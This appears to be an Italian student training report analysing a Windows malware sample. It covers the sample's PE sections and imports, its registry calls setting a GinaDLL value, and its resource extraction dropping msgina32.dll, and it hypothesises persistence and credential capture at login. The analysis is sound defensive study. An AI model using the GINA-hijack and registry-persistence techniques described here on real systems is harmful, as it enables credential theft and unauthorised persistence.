



Byte Rebels

Build Week 3

# MALWARE ANALYSIS

[www.ByteRebels.eu](http://www.ByteRebels.eu)



# Contenuti

01

Titolo

02

Contenuti

03

Giorno 1

13

Giorno 2

19

Giorno 3

22

Giorno 4

31

Giorno 5

35


Bonus 1

58

Bonus 2

59

Ringraziamenti



# Giorno 1

Con riferimento al file eseguibile Malware\_Build\_Week\_U3, rispondere ai seguenti quesiti utilizzando le tecniche apprese nelle lezioni teoriche:


## TRACCIA

01



Quanti parametri sono passati alla funzione Main()?

Quante variabili sono dichiarate all'interno della funzione Main()?



02

03



Quali sezioni sono presenti all'interno del file eseguibile? Descrivete brevemente almeno 2 di quelle identificate

Quali librerie importa il Malware ?  
Fate delle ipotesi



04

# Quanti parametri sono passati alla funzione Main()?

I parametri passati alla funzione Main sono 3:

## argc

È definito come un **parametro dword** (32-bit) situato all'indirizzo di memoria 8.

## argv


È definito come un **puntatore** a un puntatore di caratteri costante (const char \*\*) situato all'indirizzo di memoria 0Ch.

## envp

È definito come un **puntatore** a un puntatore di caratteri costante (const char \*\*) situato all'indirizzo di memoria 10h.

```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

hModule= dword ptr -11Ch
Data= byte ptr -118h
var_117= byte ptr -117h
var_8= dword ptr -8
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h
```



# Quante variabili sono dichiarate all'interno della funzione Main()?

Le variabili dichiarate all'interno della funzione Main sono **5**:

**hModule**

Memorizza un **Handle** di modulo

**Data**

**Buffer** di dati

**var\_117**


**Variabile** o parte del buffer adiacente a Data

**var\_8**

Usata per **memorizzare un puntatore** o valore intermedio

**var\_4**

Variabile di stato o **controllo**



```
hModule= dword ptr -11Ch
Data= byte ptr -118h
var_117= byte ptr -117h
var_8= dword ptr -8
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h
```

# Quali sezioni sono presenti all'interno del file eseguibile? Descrivete brevemente almeno 2 di quelle identificate

Le sezioni sono 4, individuate col tool **CFF Explorer**

Malware_Build_Week_U3.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00005646	00001000	00006000	00001000	00000000	00000000	0000	0000	60000020
.rdata	000009AE	00007000	00001000	00007000	00000000	00000000	0000	0000	40000040
.data	00003EA8	00008000	00003000	00008000	00000000	00000000	0000	0000	C0000040
.rsrc	00001A70	0000C000	00002000	0000B000	00000000	00000000	0000	0000	40000040

## .text

Contiene le istruzioni (le righe di codice) che la CPU eseguirà una volta che il software sarà avviato. Generalmente questa è l'unica sezione di un file eseguibile che viene eseguita dalla CPU, in quanto tutte le altre sezioni contengono dati o informazioni a supporto.

## .rdata

Include generalmente le informazioni circa le librerie e le funzioni importate ed esportate dall'eseguibile, informazione che come abbiamo visto possiamo ricavare con CFF Explorer.

## .data

Contiene tipicamente i dati / le variabili globali del programma eseguibile, che devono essere disponibili da qualsiasi parte del programma. Una variabile si dice globale quando non è definita all'interno di un contesto di una funzione, ma bensì è globalmente dichiarata ed è di conseguenza accessibile da qualsiasi funzione all'interno dell'eseguibile.

## .rsrc

Include le risorse utilizzate dall'eseguibile come ad esempio icone, immagini, menu e stringhe che non sono parte dell'eseguibile stesso.



**Quali librerie importa il Malware ? Per ognuna delle librerie importate, fate delle ipotesi sulla base della sola analisi statica delle funzionalità che il Malware potrebbe implementare. Utilizzate le funzioni che sono richiamate all'interno delle librerie per supportare le vostre ipotesi.**

Le librerie sono: **ADVAPI32.dll** e **KERNEL32.dll**

Malware_Build_Week_U3.exe						
Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
ADVAPI32.dll	2	00007528	00000000	00000000	000076D0	00007000
KERNEL32.dll	51	00007534	00000000	00000000	0000769E	0000700C

## KERNEL32.dll

Contiene le funzioni principali per interagire con il sistema operativo, ad esempio: manipolazione dei file, la gestione della memoria.

## ADVAPI32.dll

Contiene le funzioni per interagire con i servizi ed i registri del sistema operativo

Per ognuna delle librerie importate, fate delle ipotesi sulla base della sola analisi statica delle funzionalità che il Malware potrebbe implementare. Utilizzate le funzioni che sono richiamate all'interno delle librerie per supportare le vostre ipotesi.

Analizziamo in primis l'ADVAPI32.dll che contiene 2 Funzioni

ADVAPI32.dll	2	00007528	00000000	00000000	000076D0	00007000
--------------	---	----------	----------	----------	----------	----------

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
000076AC	000076AC	0186	RegSetValueExA
000076BE	000076BE	015F	RegCreateKeyExA

## RegSetValueEx


Questa funzione viene utilizzata per impostare il valore di un'entrata nel registro di sistema. La "A" finale nel nome della funzione indica che accetta stringhe di caratteri ANSI come argomenti. La funzione richiede diversi parametri, tra cui il puntatore alla chiave in cui si desidera impostare il valore, il nome del valore, il tipo di dato del valore e il puntatore ai dati del valore. Questa funzione consente di impostare valori di diversi tipi, come stringhe, numeri interi o binari.

## RegCreateKeyExA

E' una funzione dell'API di Windows utilizzata per creare o aprire una **chiave di registro** in modo **da poter leggere, scrivere o eliminare valori di configurazione del sistema**. La funzione prende parametri per specificare la posizione della chiave, il livello di accesso desiderato, e altre opzioni, e restituisce un handle alla chiave di registro aperta o creata. Questo è **particolarmente utile per manipolare impostazioni del sistema operativo** o di applicazioni attraverso il registro di Windows.



I parametri passati dalla libreria **ADVAPI32** sono i seguenti



```
.idata:00407000 ;  
.idata:00407000 ; Imports from ADVAPI32.dll  
.idata:00407000 ;  
.idata:00407000 ; =====  
.idata:00407000 ; Segment type: Externs  
.idata:00407000 ; _idata  
* .idata:00407000 ; LSTATUS __stdcall RegSetValueExA(HKEY hKey, LPCSTR lpValueName, DWORD Reserved, DWORD dwType, const BYTE *lpData, DWORD cbData)  
.idata:00407000 ; extrn RegSetValueExA:dword ; CODE XREF: sub_401000+47↑p |  
.idata:00407000 ; ; DATA XREF: sub_401000+47↑r ...  
* .idata:00407004 ; LSTATUS __stdcall RegCreateKeyExA(HKEY hKey, LPCSTR lpSubKey, DWORD Reserved, LPSTR lpClass, DWORD dwOptions, REGSAM samDesired, c  
.idata:00407004 ; extrn RegCreateKeyExA:dword ; CODE XREF: sub_401000+21↑p  
.idata:00407004 ; ; DATA XREF: sub_401000+21↑r  
* .idata:00407008  
.idata:0040700C ;  
.idata:0040700C ; Imports from KERNEL32.dll
```


**RegSetValueExA:** HKEY hKey, LPCSTR lpValueName, DWORD Reserved, DWORD dwType, const BYTE \*lpData, DWORD cbData

**RegCreateKeyExA:** HKEY hKey, LPCSTR lpSubKey, DWORD Reserved, LPSTR lpClass, DWORD dwOptions, REGSAM samDesired, const LPSECURITY\_ATTRIBUTES lpSecurityAttributes, PHKEY phkResult, LPDWORD lpdwDisposition

# Ipotesi

L'utilizzo delle funzioni **RegCreateKeyExA** e **RegSetValueExA** da parte di un malware può indicare diverse potenziali funzionalità malevole, date le loro capacità di manipolazione del registro di Windows. Ecco alcune ipotesi sulle funzionalità che un malware potrebbe implementare utilizzando queste funzioni:

## Persistenza



Un uso comune di queste funzioni in contesti malevoli è stabilire la persistenza del malware su un sistema infetto. Il malware può creare nuove chiavi di registro o modificare chiavi esistenti per assicurarsi che venga eseguito automaticamente ad ogni avvio del sistema. Tipicamente, questo si fa inserendo voci nelle chiavi come `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` o simili.

## Modifica delle Configurazioni di Sistema



RegSetValueExA può essere utilizzata per modificare impostazioni di sistema vitali che possono indebolire la sicurezza del sistema, come disabilitare firewall, modificare le impostazioni di sicurezza di Internet Explorer, o alterare servizi di sicurezza.

## Ostacolare il Rilevamento e la Rimozione



Modificando certe chiavi di registro, un malware può tentare di disabilitare software antivirus o altre misure di sicurezza installate, rendendo più difficile la sua rilevazione e rimozione.

## Furti di Informazioni



Sebbene meno diretto, un malware potrebbe modificare le configurazioni del registro per reindirizzare certe funzioni del sistema o dell'applicazione verso altre malevole, permettendo così il furto di informazioni senza che l'utente ne sia consapevole.

## Creazione di Profili Utente Modificati



Il malware potrebbe utilizzare queste funzioni per alterare le configurazioni utente nel registro, potenzialmente creando profili utente che favoriscono attività malevole o limitano l'accesso dell'utente a risorse di sistema critiche. (modificato)

Per ognuna delle librerie importate, fate delle ipotesi sulla base della sola analisi statica delle funzionalità che il Malware potrebbe implementare. Utilizzate le funzioni che sono richiamate all'interno delle librerie per supportare le vostre ipotesi.

La libreria **KERNEL32.dll** contiene **51** funzioni, che per motivi di tempo non commenteremo tutte

KERNEL32.dll	51	00007534	00000000	00000000	0000769E	0000700C
--------------	----	----------	----------	----------	----------	----------

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00007632	00007632	0295	SizeofResource
00007644	00007644	01D5	LockResource
00007654	00007654	01C7	LoadResource
00007622	00007622	02BB	VirtualAlloc
00007674	00007674	0124	GetModuleFileNameA
0000768A	0000768A	0126	GetModuleHandleA

## Funzioni

Nella prossima slide, un riepilogo grossolano delle funzioni della libreria Kernel32.dll

**SizeofResource:** Restituisce la dimensione di una risorsa specificata nel file eseguibile.

**LockResource:** Blocca una risorsa in memoria per impedire che venga modificata.

**LoadResource:** Carica una risorsa specificata, come un file o dati, dalla memoria.

**VirtualAlloc:** Riserva o assegna pagine di memoria nel spazio di indirizzi virtuali del processo chiamante.

**GetModuleFileNameA:** Restituisce il percorso completo del file eseguibile del modulo specificato.

**GetModuleHandleA:** Restituisce un handle al modulo che contiene il codice o i dati specificati (ad esempio una DLL).

**FreeResource:** Libera le risorse caricate precedentemente. Non necessaria in Windows NT e successivi, ma presente per compatibilità.

**FindResourceA:** Cerca una risorsa specifica all'interno di un modulo.

**CloseHandle:** Chiude un handle aperto a un oggetto, come file, mutex, processo, ecc.

**GetCommandLineA:** Restituisce la linea di comando come stringa usata per avviare il programma.

**GetVersion:** Restituisce il numero di versione del sistema operativo Windows.

**ExitProcess:** Termina il processo corrente e restituisce un codice di stato.

**HeapFree:** Libera un blocco di memoria allocato in un heap.

**GetLastError:** Restituisce il codice di errore dell'ultimo errore avvenuto nel thread corrente.

**WriteFile:** Scrive dati in un file o dispositivo di output.

**TerminateProcess:** Termina il processo specificato e tutti i suoi thread.

**GetCurrentProcess:** Ottiene un pseudohandle per il processo corrente.

**UnhandledExceptionFilter:** Filtro per le eccezioni non gestite, usato per la personalizzazione della gestione delle eccezioni.

**FreeEnvironmentStringsA:** Libera una stringa di ambiente allocata precedentemente.

**FreeEnvironmentStringsW:** Versione Unicode di FreeEnvironmentStringsA.

**WideCharToMultiByte:** Converte stringhe da caratteri wide (Unicode) a caratteri multi-byte (ANSI).

**GetEnvironmentStrings:** Restituisce le stringhe di ambiente per il processo corrente.

**GetEnvironmentStringsW:** Versione Unicode di GetEnvironmentStrings.



# GIORNO 2

## Malware Analysis

### Traccia

Con riferimento al Malware in analisi, spiegare:

- Lo scopo della funzione chiamata alla locazione di memoria **00401021**
- Come vengono passati i parametri alla funzione alla locazione **00401021** ;
- Che oggetto rappresenta il parametro alla locazione **00401017**
- Il significato delle istruzioni comprese tra gli indirizzi **00401027** e **00401029**. (se serve, valutate anche un'altra o altre due righe assembly )
- Con riferimento all'ultimo quesito, tradurre il codice Assembly nel corrispondente costruito C
- Valutate ora la chiamata alla locazione **00401047**, qual è il valore del parametro « ValueName»?

Nel complesso delle due funzionalità appena viste, spiegate quale funzionalità sta implementando il Malware in questa sezione.



# Scopo della funzione


Questa funzione è parte delle Windows API e viene utilizzata per creare una nuova chiave di registro, **la chiamata a RegCreateKeyExA indica un'intenzione di interagire in modo significativo con le configurazioni di sistema** tramite il registro di Windows.

## Parametri


I parametri vengono passati attraverso le istruzioni push, partendo dal fondo verso l'alto (i parametri vengono messi sullo stack in ordine inverso rispetto alla loro enumerazione nella firma della funzione):

### FUNZIONE

00401021



- \* **push 80000002h**: Passa hKey con il valore HKEY\_LOCAL\_MACHINE.
- \* **push offset SubKey**: Passa il puntatore lpSubKey alla stringa "SOFTWARE\\Microsoft\\Windows NT\\CurrentVe...", una chiave di registro.
- \* **push 0**: Questo valore zero è usato per Reserved, lpClass, e dwOptions, indicando nessuna classe, nessuna opzione speciale.
- \* **push 0F003Fh**: Passa samDesired, specificando i diritti di accesso alla chiave.
- \* **push 0**: Passa un puntatore nullo per lpSecurityAttributes, suggerendo nessuna attribuzione di sicurezza specifica.
- \* **lea eax, [ebp+hObject] e push eax**: Prepara e passa phkResult, un puntatore all'handle della chiave di registro che verrà creato o aperto.
- \* **push 0**: Passa lpdwDisposition, un puntatore a un DWORD che riceverà informazioni sul risultato dell'operazione (nuova chiave creata o chiave esistente aperta).






# Oggetto

Nella riga di codice alla locazione **00401017**, il parametro passato è identificato dal comando push offset SubKey. **Questo comando sta spingendo l'indirizzo di memoria (offset) di una variabile o costante chiamata SubKey nello stack.** L'oggetto che rappresenta è il nome della chiave di registro che la funzione **RegCreateKeyExA** cercherà di creare nel registro di Windows.


## Significato

Le istruzioni comprese tra gli indirizzi **00401027** e **00401029** gestiscono la logica condizionale basata sul risultato di una funzione chiamata precedentemente (RegCreateKeyExA). **Se la chiamata ha avuto successo (restituito zero), il programma salta a loc\_401032 per gestire questa situazione. Se non ha avuto successo (non zero), imposta eax a 1 e salta a loc\_40107B.**



## FUNZIONE

00401021



# In dettaglio

Il significato delle istruzioni  
comprese tra gli indirizzi  
**00401027** e **00401029**

## 1. **test eax, eax (00401027):**

Questa istruzione esegue un'operazione logica AND tra il registro `eax` e se stesso. L'obiettivo è di impostare i flag di stato sulla base del valore in `eax` (in particolare, il flag zero, ZF). Se `eax` è zero (il che significa che l'operazione precedente, tipicamente una chiamata a funzione, ha restituito zero indicando successo o nessun errore), ZF sarà settato a 1 (vero). Se `eax` contiene un valore diverso da zero, ZF sarà 0 (falso).

## 2. **jz short loc\_401032 (00401029):**

`jz` sta per "jump if zero". Questa istruzione causerà un salto alla locazione di memoria `00401032` se il flag zero (ZF) è settato. In pratica, se l'output di `RegCreateKeyExA` (il valore restituito in `eax` dall'istruzione `call` precedente) è zero, il programma salterà all'indirizzo specificato (`loc_401032`), presumibilmente per gestire questo caso particolare, come gestire un errore o un caso speciale.

## 3. **mov eax, 1 (0040102B):**

Questa istruzione sposta il valore 1 nel registro `eax`. Questo potrebbe essere usato per impostare un codice di stato di successo, preparare `eax` per ulteriori operazioni, o impostare un valore di ritorno per la funzione corrente.

## 4. **jmp short loc\_40107B (00401030):**


`jmp` è un comando di salto incondizionato che sposta l'esecuzione del programma all'indirizzo specificato (`loc_40107B`). Questo viene eseguito solo se il `jz` non ha causato un salto, il che significa che il risultato della chiamata a funzione non è stato zero e il programma continua in un'altra direzione logica.

**ASSEMBLY**  
Programming

# Codice ad alto livello

Con riferimento all'ultimo quesito, tradurre il codice Assembly nel corrispondente costrutto C

Linguaggio in C



```
#include <stdio.h>

int main() {
    if (eax == 0) {
        goto loc_401032;
    }
    eax = 1;
    goto loc_40107B;


loc_401032:
    // codice loc_401032

loc_40107B:
    // codice loc_40107B

    return 0;
}
```

## «ValueName»

Il parametro "ValueName" per questa chiamata è specificato dalla linea 0040103E: "GinaDLL"





# Funzionalità implementate

La combinazione di queste operazioni suggerisce che il **malware sta cercando di inserire una propria DLL di autenticazione o di monitoraggio nel sistema**. Questo potrebbe consentirgli di catturare credenziali, eseguire codice malizioso al momento del login, o alterare altri comportamenti di autenticazione di Windows

**Nel codice vediamo** l'uso combinato delle funzioni **API di Windows RegCreateKeyExA e RegSetValueExA**, entrambe chiave per la manipolazione del registro di sistema. Queste funzioni **vengono utilizzate per creare o accedere a una chiave di registro e per impostare un valore all'interno di quella chiave**.

Analizziamo nel dettaglio cosa queste operazioni indicano circa il comportamento del malware:

1. **RegCreateKeyExA**: Questa chiamata tenta di creare o aprire una chiave di registro. La chiave specificata è "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", che è una posizione comune nel registro per impostazioni che influenzano l'intero sistema.

2. **Impostazione del valore "GinaDLL" con RegSetValueExA**: Dopo la creazione o l'apertura della chiave, il malware cerca di impostare o modificare il valore "GinaDLL". Questo nome suggerisce una relazione con la DLL di autenticazione GINA (Graphical Identification and Authentication) usata in versioni precedenti di Windows (prima di Vista) per gestire il processo di login.


Funzionalità implementata dal Malware

Il nome del valore, "GinaDLL", è particolarmente significativo.

**GINA è un componente di Windows che può essere personalizzato per modificare il comportamento dell'interfaccia di autenticazione**. Prima di Windows Vista, GINA permetteva agli sviluppatori di sostituire o estendere l'autenticazione grafica standard di Windows.

Sostituendo o modificando il valore di "GinaDLL", un attore malevolo può:

- **Interferire con il processo di autenticazione**: Il malware potrebbe installare una propria DLL per catturare le credenziali dell'utente o per bypassare le misure di sicurezza durante il login.
- **Ottenere persistenza e esecuzione automatica**: Modificando il processo di autenticazione, il malware può assicurarsi che venga caricato ogni volta che il sistema viene avviato e un utente si autentica.



# GIORNO 3

## Malware Analysis

### Traccia

Riprendete l'analisi del codice, analizzando le routine tra le locazioni di memoria 00401080 e 00401128:

- Qual è il valore del parametro «ResourceName » passato alla funzione FindResourceA ();
- Il susseguirsi delle chiamate di funzione che effettua il Malware in questa sezione di codice l'abbiamo visto durante le lezioni teoriche. Che funzionalità sta implementando il Malware?
- È possibile identificare questa funzionalità utilizzando l'analisi statica basica? (dal giorno 1 in pratica)
- In caso di risposta affermativa, elencare le evidenze a supporto.

Entrambe le funzionalità principali del Malware viste finora sono richiamate all'interno della funzione Main().  
Disegnare un diagramma di flusso (inserite all'interno dei box solo le informazioni circa le funzionalità principali) che comprenda le 3 funzioni.

Qual è il valore del parametro  
«ResourceName » passato alla funzione  
FindResourceA ();

Il valore del parametro «ResourceName » passato  
alla funzione FindResourceA () è il  
valore esadecimale 7EFDE000

Il susseguirsi delle chiamate di funzione  
che effettua il Malware in questa sezione  
di codice l'abbiamo visto durante le  
lezioni teoriche. Che funzionalità sta  
implementando il Malware?

- Estrazione di Risorse Nascoste: Il malware ricerca e carica risorse specifiche da un modulo, potenzialmente per estrarre un payload nascosto.
- Allocazione di Memoria e Manipolazione di Dati: Alloca memoria per depositarvi i dati estratti e poi opera sulla memoria per preparare o modificare tali dati.
- Manipolazione di File: Apre e scrive su un file denominato "msgina32.dll", che suggerisce un tentativo di sovrascrivere o impersonare un file di sistema, potenzialmente per eseguire codice malevolo o garantirsi persistenza sul sistema infetto.





## È possibile identificare questa funzionalità utilizzando l'analisi statica basica?

Sì, è possibile identificare queste funzionalità usando l'analisi statica basica. L'analisi statica permette di esaminare il codice senza eseguirlo, fornendo insight sui comportamenti potenziali del malware. Ecco come puoi riconoscere le funzionalità:

### 1. Identificazione delle Funzioni API di Windows:

Riconoscendo le chiamate alle API di Windows come FindResourceA, LoadResource, LockResource, VirtualAlloc, e le funzioni di manipolazione dei file come fopen e fwrite, è possibile dedurre che il malware sta cercando di estrarre e utilizzare dati da risorse incorporate.

### 2. Esame dei Parametri e delle Strutture Dati:

Guardando come i parametri sono passati alle funzioni e come le strutture dati sono gestite (es. memoria allocata e usata), puoi capire come il malware manipola i dati internamente.

